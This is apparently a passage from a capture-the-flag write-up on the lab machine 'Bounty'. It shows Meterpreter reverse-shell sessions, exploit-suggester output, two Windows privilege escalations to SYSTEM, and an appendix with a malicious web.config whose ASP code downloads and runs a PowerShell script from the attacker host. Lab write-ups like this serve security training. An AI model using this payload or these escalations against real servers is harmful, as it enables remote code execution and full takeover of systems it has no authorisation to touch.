
```
PS C:\Windows\Tasks> ls


    Directory: C:\Windows\Tasks


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---         7/14/2009   8:06 AM       4882 SCHEDLGU.TXT
-a---         11/4/2018  12:29 AM     212992 scheduler.exe


PS C:\Windows\Tasks> ./scheduler.exe
```




```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.3:8080
[*] Meterpreter session 1 opened (10.10.14.3:8080 -> 10.10.10.93:49174) at 2018-11-03 18:31:14 -0400


meterpreter >
meterpreter > getuid
Server username: BOUNTY\merlin
meterpreter > sysinfo
Computer        : BOUNTY
OS              : Windows 2008 R2 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > █
```

Exploit Selection and Execution


Running the “multi/recon/local_exploit_suggester” module identifies two possible exploits, both of which are successful.



```
msf post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.93 - Collecting local exploits for x64/windows...
[*] 10.10.10.93 - The following 16 exploit checks are being tried:
[*] 10.10.10.93 - exploit/windows/local/agnitum_outpost_acs
[*] 10.10.10.93 - exploit/windows/local/always_install_elevated
[*] 10.10.10.93 - exploit/windows/local/applocker_bypass
[*] 10.10.10.93 - exploit/windows/local/bypassuac_vbs
[*] 10.10.10.93 - exploit/windows/local/capcom_sys_exec
[*] 10.10.10.93 - exploit/windows/local/current_user_psexec
[*] 10.10.10.93 - exploit/windows/local/mov_ss
[*] 10.10.10.93 - exploit/windows/local/ms10_092_schelevator
[*] 10.10.10.93 - exploit/windows/local/ms15_078_atmfd_bof
[*] 10.10.10.93 - exploit/windows/local/ms16_014_wmi_recv_notif
[*] 10.10.10.93 - exploit/windows/local/ntapphelpcachecontrol
[*] 10.10.10.93 - exploit/windows/local/nvidia_nvsvc
[*] 10.10.10.93 - exploit/windows/local/payload_inject
[*] 10.10.10.93 - exploit/windows/local/powershell_remoting
[*] 10.10.10.93 - exploit/windows/local/service_permissions
[*] 10.10.10.93 - exploit/windows/local/virtual_box_opengl_escape
[*] 10.10.10.93 - exploit/windows/local/agnitum_outpost_acs: The target is not exploitable.
[*] 10.10.10.93 - exploit/windows/local/always_install_elevated: The target is not exploitable.
[*] 10.10.10.93 - exploit/windows/local/applocker_bypass: This module does not support check.
[*] 10.10.10.93 - exploit/windows/local/bypassuac_vbs: This module does not support check.
[*] 10.10.10.93 - exploit/windows/local/capcom_sys_exec: Cannot reliably check exploitability.
[*] 10.10.10.93 - exploit/windows/local/current_user_psexec: This module does not support check.
[*] 10.10.10.93 - exploit/windows/local/mov_ss: This module does not support check.
[+] 10.10.10.93 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[*] 10.10.10.93 - exploit/windows/local/ms15_078_atmfd_bof: Cannot reliably check exploitability.
[+] 10.10.10.93 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
[*] 10.10.10.93 - exploit/windows/local/ntapphelpcachecontrol: The target is not exploitable.
[*] 10.10.10.93 - exploit/windows/local/nvidia_nvsvc: The target is not exploitable.
[*] 10.10.10.93 - exploit/windows/local/payload_inject: This module does not support check.
[*] 10.10.10.93 - exploit/windows/local/powershell_remoting: This module does not support check.
[*] 10.10.10.93 - exploit/windows/local/service_permissions: This module does not support check.
[*] 10.10.10.93 - exploit/windows/local/virtual_box_opengl_escape: The target is not exploitable.
[*] Post module execution completed
```



```
msf exploit(windows/local/ms16_014_wmi_recv_notif) > run

[*] Started reverse TCP handler on 10.10.14.3:8080
[*] Launching notepad to host the exploit...
[+] Process 2168 launched.
[*] Reflectively injecting the exploit DLL into 2168...
[*] Injecting exploit into 2168...
[*] Exploit injected. Injecting payload into 2168...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Command shell session 3 opened (10.10.14.3:8080 -> 10.10.10.93:49177) at 2018-11-03 18:39:42 -0400



C:\Windows\Tasks>whoami
whoami
nt authority\system
```



```
msf exploit(windows/local/ms10_092_schelevator) > run

[*] Started reverse TCP handler on 10.10.14.3:8080
[*] Preparing payload at C:\Windows\TEMP\xjRoVXex.exe
[*] Creating task: 1ckywoOGbEGDS
[*] SUCCESS: The scheduled task "1ckywoOGbEGDS" has successfully been created.
[*] SCHELEVATOR
[*] Reading the task file contents from C:\Windows\system32\tasks\1ckywoOGbEGDS...
[*] Original CRC32: 0xe7267e79
[*] Final CRC32: 0xe7267e79
[*] Writing our modified content back...
[*] Validating task: 1ckywoOGbEGDS
[*]
[*] Folder: \
[*] TaskName                                 Next Run Time          Status
[*] ======================================== ====================== ===============
[*] 1ckywoOGbEGDS                            12/1/2018 12:35:00 AM  Ready
[*] SCHELEVATOR
[*] Disabling the task...
[*] SUCCESS: The parameters of scheduled task "1ckywoOGbEGDS" have been changed.
[*] SCHELEVATOR
[*] Enabling the task...
[*] SUCCESS: The parameters of scheduled task "1ckywoOGbEGDS" have been changed.
[*] SCHELEVATOR
[*] Executing the task...
[*] Meterpreter session 2 opened (10.10.14.3:8080 -> 10.10.10.93:49176) at 2018-11-03 18:36:18 -0400
[*] SUCCESS: Attempted to run the scheduled task "1ckywoOGbEGDS".
[*] SCHELEVATOR
[*] Deleting the task...
[*] SUCCESS: The scheduled task "1ckywoOGbEGDS" was successfully deleted.
[*] SCHELEVATOR

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Appendix A

```
<?xml version="1.0" encoding="UTF-8"?>

<configuration>

  <system.webServer>

    <handlers accessPolicy="Read, Script, Write">

      <add name="web_config" path="*.config" verb="*" modules="IsapiModule"
scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified"
requireAccess="Write" preCondition="bitness64" />

    </handlers>

    <security>

      <requestFiltering>

        <fileExtensions>

          <remove fileExtension=".config" />

        </fileExtensions>

        <hiddenSegments>

          <remove segment="web.config" />

        </hiddenSegments>

      </requestFiltering>

    </security>

  </system.webServer>
  <appSettings>

  </appSettings>

</configuration>

<%

Set objShell = CreateObject("WScript.Shell")

strCommand = "cmd /c powershell.exe -c IEX (New-Object
Net.Webclient).downloadstring('http://10.10.14.3/shell.ps1')"

Set objShellExec = objShell.Exec(strCommand)

strOutput = objShellExec.StdOut.ReadAll()

WScript.StdOut.Write(strOutput)

WScript.Echo(strOutput)

%>
```

web.config